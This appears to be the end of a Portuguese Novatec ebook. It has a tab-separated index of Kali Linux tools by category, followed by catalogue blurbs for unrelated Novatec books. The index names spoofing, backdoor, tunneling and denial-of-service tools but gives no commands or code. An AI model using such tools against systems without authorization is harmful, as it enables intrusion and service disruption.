Kali Linux	Sniffing/Spoofing	Network Spoofing	rebind
Kali Linux	Sniffing/Spoofing	Network Spoofing	redir6
Kali Linux	Sniffing/Spoofing	Network Spoofing	sniffjoke
Kali Linux	Sniffing/Spoofing	Network Spoofing	sslstrip
Kali Linux	Sniffing/Spoofing	Network Spoofing	tcpreplay
Kali Linux	Sniffing/Spoofing	Network Spoofing	wifi-honey
Kali Linux	Sniffing/Spoofing	Network Spoofing	yersinia
Kali Linux	Sniffing/Spoofing	Voice and Surveillance	msgsnarf
Kali Linux	Sniffing/Spoofing	VoIP Tools	iaxflood
Kali Linux	Sniffing/Spoofing	VoIP Tools	inviteflood
Kali Linux	Sniffing/Spoofing	VoIP Tools	ohrwurm
Kali Linux	Sniffing/Spoofing	VoIP Tools	protos-sip
Kali Linux	Sniffing/Spoofing	VoIP Tools	rtpbreak
Kali Linux	Sniffing/Spoofing	VoIP Tools	rtpflood
Kali Linux	Sniffing/Spoofing	VoIP Tools	rtpinsertsound
Kali Linux	Sniffing/Spoofing	VoIP Tools	rtpmixsound
Kali Linux	Sniffing/Spoofing	VoIP Tools	sctpscan
Kali Linux	Sniffing/Spoofing	VoIP Tools	siparmyknife
Kali Linux	Sniffing/Spoofing	VoIP Tools	sipp
Kali Linux	Sniffing/Spoofing	VoIP Tools	sipsak
Kali Linux	Sniffing/Spoofing	VoIP Tools	svcrash
Kali Linux	Sniffing/Spoofing	VoIP Tools	svmap
Kali Linux	Sniffing/Spoofing	VoIP Tools	svreport
Kali Linux	Sniffing/Spoofing	VoIP Tools	svwar
Kali Linux	Sniffing/Spoofing	VoIP Tools	viophopper
Kali Linux	Sniffing/Spoofing	Web Sniffers	burpsuite
Kali Linux	Sniffing/Spoofing	Web Sniffers	dnsspoof
Kali Linux	Sniffing/Spoofing	Web Sniffers	driftnet
Kali Linux	Sniffing/Spoofing	Web Sniffers	ferret
Kali Linux	Sniffing/Spoofing	Web Sniffers	mitmproxy
Kali Linux	Sniffing/Spoofing	Web Sniffers	urlsnarf
Kali Linux	Sniffing/Spoofing	Web Sniffers	webmitm
Kali Linux	Sniffing/Spoofing	Web Sniffers	webscarab
Kali Linux	Sniffing/Spoofing	Web Sniffers	webspy
Kali Linux	Sniffing/Spoofing	Web Sniffers	zaproxy
Kali Linux	Maintaining Access	OS Backdoors	cymothoa

Kali Linux	Maintaining Access	OS Backdoors	dbd
Kali Linux	Maintaining Access	OS Backdoors	intersect
Kali Linux	Maintaining Access	OS Backdoors	powersploit
Kali Linux	Maintaining Access	OS Backdoors	sbd
Kali Linux	Maintaining Access	OS Backdoors	u3-pwn
Kali Linux	Maintaining Access	Tunneling Tools	cryptcay
Kali Linux	Maintaining Access	Tunneling Tools	dbd
Kali Linux	Maintaining Access	Tunneling Tools	dns2tcpc
Kali Linux	Maintaining Access	Tunneling Tools	dns2tcpd
Kali Linux	Maintaining Access	Tunneling Tools	iodine
Kali Linux	Maintaining Access	Tunneling Tools	miredo
Kali Linux	Maintaining Access	Tunneling Tools	ncat
Kali Linux	Maintaining Access	Tunneling Tools	proxychains
Kali Linux	Maintaining Access	Tunneling Tools	proxytunnel
Kali Linux	Maintaining Access	Tunneling Tools	ptunnel
Kali Linux	Maintaining Access	Tunneling Tools	pwnat
Kali Linux	Maintaining Access	Tunneling Tools	sbd
Kali Linux	Maintaining Access	Tunneling Tools	socat
Kali Linux	Maintaining Access	Tunneling Tools	sslh
Kali Linux	Maintaining Access	Tunneling Tools	stunnel4
Kali Linux	Maintaining Access	Tunneling Tools	udptunnel
Kali Linux	Maintaining Access	Web Backdoors	webacoo
Kali Linux	Maintaining Access	Web Backdoors	weevely
Kali Linux	Reverse Engineering	Debuggers	edb-debugger
Kali Linux	Reverse Engineering	Debuggers	ollydbg
Kali Linux	Reverse Engineering	Disassembly	jad
Kali Linux	Reverse Engineering	Disassembly	rabin2
Kali Linux	Reverse Engineering	Disassembly	radiff2
Kali Linux	Reverse Engineering	Disassembly	rasm2
Kali Linux	Reverse Engineering	Misc RE Tools	apktool
Kali Linux	Reverse Engineering	Misc RE Tools	clang
Kali Linux	Reverse Engineering	Misc RE Tools	clang11
Kali Linux	Reverse Engineering	Misc RE Tools	dex2jar
Kali Linux	Reverse Engineering	Misc RE Tools	flasm
Kali Linux	Reverse Engineering	Misc RE Tools	javasnoop
Kali Linux	Reverse Engineering	Misc RE Tools	radare2
Kali Linux	Reverse Engineering	Misc RE Tools	rafind2
Kali Linux	Reverse Engineering	Misc RE Tools	ragg2
Kali Linux	Reverse Engineering	Misc RE Tools	ragg2-cc
Kali Linux	Reverse Engineering	Misc RE Tools	rahash2
Kali Linux	Reverse Engineering	Misc RE Tools	rarun2
Kali Linux	Reverse Engineering	Misc RE Tools	rax2
Kali Linux	Stress Testing	Network Stress Testing	denial6
Kali Linux	Stress Testing	Network Stress Testing	dhcpig
Kali Linux	Stress Testing	Network Stress Testing	dos-new-ip6
Kali Linux	Stress Testing	Network Stress Testing	flood_advertise6
Kali Linux	Stress Testing	Network Stress Testing	flood_dhcpc6

Kali Linux	Stress Testing	Network Stress Testing	flood_mld6
Kali Linux	Stress Testing	Network Stress Testing	flood_mldrouter6
Kali Linux	Stress Testing	Network Stress Testing	flood_router6
Kali Linux	Stress Testing	Network Stress Testing	flood_solicitate6
Kali Linux	Stress Testing	Network Stress Testing	fragmentation6
Kali Linux	Stress Testing	Network Stress Testing	inundator
Kali Linux	Stress Testing	Network Stress Testing	kill_router6
Kali Linux	Stress Testing	Network Stress Testing	macof
Kali Linux	Stress Testing	Network Stress Testing	rsmurf6
Kali Linux	Stress Testing	Network Stress Testing	siege
Kali Linux	Stress Testing	Network Stress Testing	smurf6
Kali Linux	Stress Testing	Network Stress Testing	t50
Kali Linux	Stress Testing	VoIP	iaxflood
Kali Linux	Stress Testing	VoIP	inviteflood
Kali Linux	Stress Testing	Web Stress Testing	thc-ssl-dos
Kali Linux	Stress Testing	WLAN Stress Testing	Mdk3
Kali Linux	Stress Testing	WLAN Stress Testing	reaver
Kali Linux	Hardware Hacking	Android Tools	android-sdk
Kali Linux	Hardware Hacking	Android Tools	apktool
Kali Linux	Hardware Hacking	Android Tools	baksmali
Kali Linux	Hardware Hacking	Android Tools	dex2jar
Kali Linux	Hardware Hacking	Android Tools	smali
Kali Linux	Hardware Hacking	Arduino Tools	arduino
Kali Linux	Forensics	Anti-Virus Forensics Tools	chkrootkit
Kali Linux	Forensics	Digital Anti-Forensics	chkrootkit
Kali Linux	Forensics	Digital Forensics	autopsy
Kali Linux	Forensics	Digital Forensics	binwalk
Kali Linux	Forensics	Digital Forensics	bulk_extractor
Kali Linux	Forensics	Digital Forensics	chkrootkit
Kali Linux	Forensics	Digital Forensics	dc3dd
Kali Linux	Forensics	Digital Forensics	dcfldd
Kali Linux	Forensics	Digital Forensics	extundelete
Kali Linux	Forensics	Digital Forensics	foremost
Kali Linux	Forensics	Digital Forensics	fsstat
Kali Linux	Forensics	Digital Forensics	galleta
Kali Linux	Forensics	Digital Forensics	tsk_comparedir
Kali Linux	Forensics	Digital Forensics	tsk_loaddb
Kali Linux	Forensics	Forensic Analysis Tools	affcompare
Kali Linux	Forensics	Forensic Analysis Tools	affcopy
Kali Linux	Forensics	Forensic Analysis Tools	affcrypto
Kali Linux	Forensics	Forensic Analysis Tools	affdiskprint
Kali Linux	Forensics	Forensic Analysis Tools	affinfo
Kali Linux	Forensics	Forensic Analysis Tools	affsign
Kali Linux	Forensics	Forensic Analysis Tools	affstats
Kali Linux	Forensics	Forensic Analysis Tools	affuse
Kali Linux	Forensics	Forensic Analysis Tools	affverify
Kali Linux	Forensics	Forensic Analysis Tools	affxml

Kali Linux	Forensics	Forensic Analysis Tools	autopsy
Kali Linux	Forensics	Forensic Analysis Tools	binwalk
Kali Linux	Forensics	Forensic Analysis Tools	blkcalc
Kali Linux	Forensics	Forensic Analysis Tools	blkcalc
Kali Linux	Forensics	Forensic Analysis Tools	blkcat
Kali Linux	Forensics	Forensic Analysis Tools	blkstat
Kali Linux	Forensics	Forensic Analysis Tools	bulk_extractor
Kali Linux	Forensics	Forensic Analysis Tools	ffind
Kali Linux	Forensics	Forensic Analysis Tools	fls
Kali Linux	Forensics	Forensic Analysis Tools	foremost
Kali Linux	Forensics	Forensic Analysis Tools	galleta
Kali Linux	Forensics	Forensic Analysis Tools	hfind
Kali Linux	Forensics	Forensic Analysis Tools	icat-sleuthkit
Kali Linux	Forensics	Forensic Analysis Tools	ifind
Kali Linux	Forensics	Forensic Analysis Tools	iLs-sluthkit
Kali Linux	Forensics	Forensic Analysis Tools	istat
Kali Linux	Forensics	Forensic Analysis Tools	jcat
Kali Linux	Forensics	Forensic Analysis Tools	mactime-sluthkit
Kali Linux	Forensics	Forensic Analysis Tools	missidentify
Kali Linux	Forensics	Forensic Analysis Tools	mmcat
Kali Linux	Forensics	Forensic Analysis Tools	pdgmail
Kali Linux	Forensics	Forensic Analysis Tools	readpst
Kali Linux	Forensics	Forensic Analysis Tools	reglookup
Kali Linux	Forensics	Forensic Analysis Tools	sorter
Kali Linux	Forensics	Forensic Analysis Tools	srch_strings
Kali Linux	Forensics	Forensic Analysis Tools	tsk_recover
Kali Linux	Forensics	Forensic Analysis Tools	vinetto
Kali Linux	Forensics	Forensic Carving Tools	binwalk
Kali Linux	Forensics	Forensic Carving Tools	bulk_extractor
Kali Linux	Forensics	Forensic Carving Tools	foremost
Kali Linux	Forensics	Forensic Carving Tools	jLs
Kali Linux	Forensics	Forensic Carving Tools	magicrescue
Kali Linux	Forensics	Forensic Carving Tools	pasco
Kali Linux	Forensics	Forensic Carving Tools	pev
Kali Linux	Forensics	Forensic Carving Tools	recoverjpeg
Kali Linux	Forensics	Forensic Carving Tools	rifiuti2
Kali Linux	Forensics	Forensic Carving Tools	rifiuti
Kali Linux	Forensics	Forensic Carving Tools	safecopy
Kali Linux	Forensics	Forensic Carving Tools	scalpel
Kali Linux	Forensics	Forensic Carving Tools	scrounge-nfs
Kali Linux	Forensics	Forensic Hashing Tools	md5deep
Kali Linux	Forensics	Forensic Hashing Tools	rahash2
Kali Linux	Forensics	Forensic Imaging Tools	affcat
Kali Linux	Forensics	Forensic Imaging Tools	affconvert
Kali Linux	Forensics	Forensic Imaging Tools	blkls
Kali Linux	Forensics	Forensic Imaging Tools	dc3dd
Kali Linux	Forensics	Forensic Imaging Tools	dcfldd

Kali Linux	Forensics	Forensic Imaging Tools	ddrescue
Kali Linux	Forensics	Forensic Imaging Tools	ewfacquire
Kali Linux	Forensics	Forensic Imaging Tools	ewfacquirestream
Kali Linux	Forensics	Forensic Imaging Tools	ewfexport
Kali Linux	Forensics	Forensic Imaging Tools	ewfinfo
Kali Linux	Forensics	Forensic Imaging Tools	ewfverify
Kali Linux	Forensics	Forensic Imaging Tools	fsstat
Kali Linux	Forensics	Forensic Imaging Tools	guymager
Kali Linux	Forensics	Forensic Imaging Tools	img_cat
Kali Linux	Forensics	Forensic Imaging Tools	img_stat
Kali Linux	Forensics	Forensic Imaging Tools	mmls
Kali Linux	Forensics	Forensic Imaging Tools	mmstat
Kali Linux	Forensics	Forensic Imaging Tools	tsk_gettimes
Kali Linux	Forensics	Forensic Suites	autopsy
Kali Linux	Forensics	Forensic Suites	dff
Kali Linux	Forensics	Network Forensics	p0f
Kali Linux	Forensics	Password Forensic Tools	chntpw
Kali Linux	Forensics	PDF Forensic Tools	pdf-parser
Kali Linux	Forensics	PDF Forensic Tools	peepdf
Kali Linux	Forensics	RAM Forensics	volafox
Kali Linux	Forensics	RAM Forensics	volatility
Kali Linux	Reporting Tools	Evidence Management	casefile
Kali Linux	Reporting Tools	Evidence Management	keepnote
Kali Linux	Reporting Tools	Evidence Management	magictree
Kali Linux	Reporting Tools	Evidence Management	maltego
Kali Linux	Reporting Tools	Evidence Management	metagoofil
Kali Linux	Reporting Tools	Evidence Management	truecrypt
Kali Linux	Reporting Tools	Media Capture	cutycapt
Kali Linux	Reporting Tools	Media Capture	recordmydesktop
Kali Linux	System Tools	HTTP	apache2 restart
Kali Linux	System Tools	HTTP	apache2 start
Kali Linux	System Tools	HTTP	apache2 stop
Kali Linux	System Tools	Matasploit	community/pro start
Kali Linux	System Tools	Matasploit	community/pro stop
Kali Linux	System Tools	MySQL	mysql restart
Kali Linux	System Tools	MySQL	mysql start
Kali Linux	System Tools	MySQL	mysql stop
Kali Linux	System Tools	SSH	sshd restart
Kali Linux	System Tools	SSH	sshd start
Kali Linux	System Tools	SSH	sshd stop


JOVEM E
BEM-SUCEDIDO
Um guia para a realização
profissional e financeira
TRABALHO
DINHEIRO
ESTUDOS
novatec
Juliano Niederauer

Jovem e Bem-sucedido

Niederauer, Juliano

9788575225325

192 páginas

Jovem e Bem-sucedido é um verdadeiro guia para quem deseja alcançar a realização profissional e a financeira o mais rápido possível. Repleto de dicas e histórias interessantes vivenciadas pelo autor, o livro desmistifica uma série de crenças relativas aos estudos, ao trabalho e ao dinheiro.

Tem como objetivo orientar o leitor a planejar sua vida desde cedo, possibilitando que se torne bem-sucedido em pouco tempo e consiga manter essa realização no decorrer dos anos. As três perspectivas abordadas são:

ESTUDOS: mostra que os estudos vão muito além da escola ou faculdade. Aborda as melhores práticas de estudo e a aquisição dos conhecimentos ideais e nos momentos certos.

TRABALHO: explica como você pode se tornar um profissional moderno, identificando oportunidades e aumentando cada vez mais suas fontes de renda. Fornece ainda dicas valiosas para desenvolver as habilidades mais valorizadas no mercado de trabalho.

DINHEIRO: explica como assumir o controle de suas finanças, para, então, começar a investir e multiplicar seu patrimônio. Apresenta estratégias de investimentos de acordo com o momento de vida de cada um, abordando as vantagens e desvantagens de cada tipo de investimento.

Jovem e Bem-sucedido apresenta ideias que o acompanharão a vida toda, realizando importantes mudanças no modo como você planeja estudar, trabalhar e lidar com o dinheiro.

Definindo Escopo em Projetos de Software

novatec

Carlos Alberto Debastiani

Definindo Escopo em Projetos de Software

Debastiani, Carlos Alberto

9788575224960

144 páginas

Definindo Escopo em Projetos de Software é uma obra que pretende tratar, de forma clara e direta, a definição de escopo como o fator mais influente no sucesso dos projetos de desenvolvimento de sistemas, uma vez que exerce forte impacto sobre seus custos. Abrange diversas áreas do conhecimento ligadas ao tema, abordando desde questões teóricas como a normatização e a definição das características de engenharia de software, até questões práticas como métodos para coleta de requisitos e ferramentas para desenho e projeto de soluções sistêmicas.

Utilizando uma linguagem acessível, diversas ilustrações e citações de casos vividos em sua própria experiência profissional, o autor explora, de forma abrangente, os detalhes que envolvem a definição de escopo, desde a identificação das melhores fontes de informação e dos envolvidos na tomada de decisão, até as técnicas e ferramentas usadas no levantamento de requisitos, no projeto da solução e nos testes de aplicação.

Compre agora e leia

Manual do Futuro Redator

Técnicas e causos para quem quer se aventurar na profissão

novatec

Sérgio Calderaro

Manual do Futuro Redator

Calderaro, Sérgio


9788575224908

120 páginas

Você estuda ou está pensando em estudar Publicidade, Jornalismo ou Letras? Gosta de ler e escrever e quer dicas de quem já passou por poucas e boas em agências de publicidade, redações de jornal e editoras? Quer conhecer causos curiosos de um profissional do texto que já deu aulas em universidades do Brasil e da Europa e trabalhou como assessor de Imprensa e Divulgação em uma das maiores embaixadas brasileiras do exterior?

O Manual do futuro redator traz tudo isso e muito mais. Em linguagem ágil e envolvente, mescla orientações técnicas a saborosas histórias do dia a dia de um profissional com duas décadas e meia de ofício. Esta obra inédita em sua abordagem pretende fazer com que você saiba onde está se metendo antes de decidir seu caminho. Daí pra frente, a decisão será sua. Vai encarar?

Compre agora e leia


PESQUISAS
DE OPINIÃO
PÚBLICA
TEORIA, PRÁTICA E ESTUDOS DE CASO
novatec
Alexandre Correa Lima

Pesquisas de opinião pública

Lima, Alexandre Correa

9788575225479


400 páginas

O maior e mais abrangente conteúdo já produzido no país a respeito de pesquisas de opinião pública e eleitorais, mesclando o que de melhor já se escreveu na literatura internacional com estudos de caso da realidade brasileira contemporânea.

Escrito num estilo que trafega entre o autoral e o técnico, com sólida fundamentação teórica, o autor faz com que mesmo as teorias mais complexas pareçam simples.

O livro abrange TODO o ciclo de conhecimento necessário para compreender uma atividade multidisciplinar como a pesquisa de opinião e eleitoral, abarcando todos os temas que são relevantes para o estudo do tema, desde as origens históricas da pesquisa no mundo e no Brasil, passando pelo coração do livro, que é o esmiuçamento da técnica, do "como fazer", e incluindo temas paralelos mas de grande relevância, como as teorias de formação da opinião pública, o inter-relacionamento entre pesquisa, mídia e sociedade, ética, legislação e até mesmo um capítulo dedicado ao futuro da pesquisa, abrangendo novas abordagens, como neuromarketing e Big Data.

Fartamente ilustrado com tabelas e infográficos, o livro vem preencher uma importante lacuna nessa área tão controversa quanto fascinante.


BEST SELLER
OS 8 Ps DO MARKETING DIGITAL
O GUIA ESTRATÉGICO DE MARKETING DIGITAL
novatec
CONRADO ADOLPHO

Os 8 Ps do Marketing Digital

Adolpho, Conrado

9788575225455

904 páginas

Este livro foi publicado originalmente com o título Google Marketing. O marketing digital passa atualmente por uma fase de consolidação em que apenas as empresas e os profissionais que tiverem um conceito sólido do que representa a internet na economia atual, baseada em conhecimento, e que tiverem domínio prático sobre as táticas desse novo mundo formado por bits vão prosperar no mercado.

O livro Os 8 Ps do Marketing Digital traz para profissionais de marketing, administradores, empresários, profissionais liberais e estudantes o passo a passo para se ter êxito nas estratégias de negócios de todos os tipos, utilizando para isso o ambiente online.
Mostra como transformar a internet em uma ferramenta de negócios eficiente e lucrativa. Mostra também, por meio de mais de cem cases e centenas de indicações de ferramentas, o lado prático do marketing digital, porém, sem deixar de expor de maneira didática e abrangente toda uma nova teoria gerada pela era do conhecimento e pelas novas tecnologias da informação e da comunicação. Um livro essencial para todos que trabalham com marketing e comunicação e para todos que administram negócios em meio a essa nova era da informação. Um guia estratégico, tático e operacional que não pode faltar na sua estante.

Compre agora e leia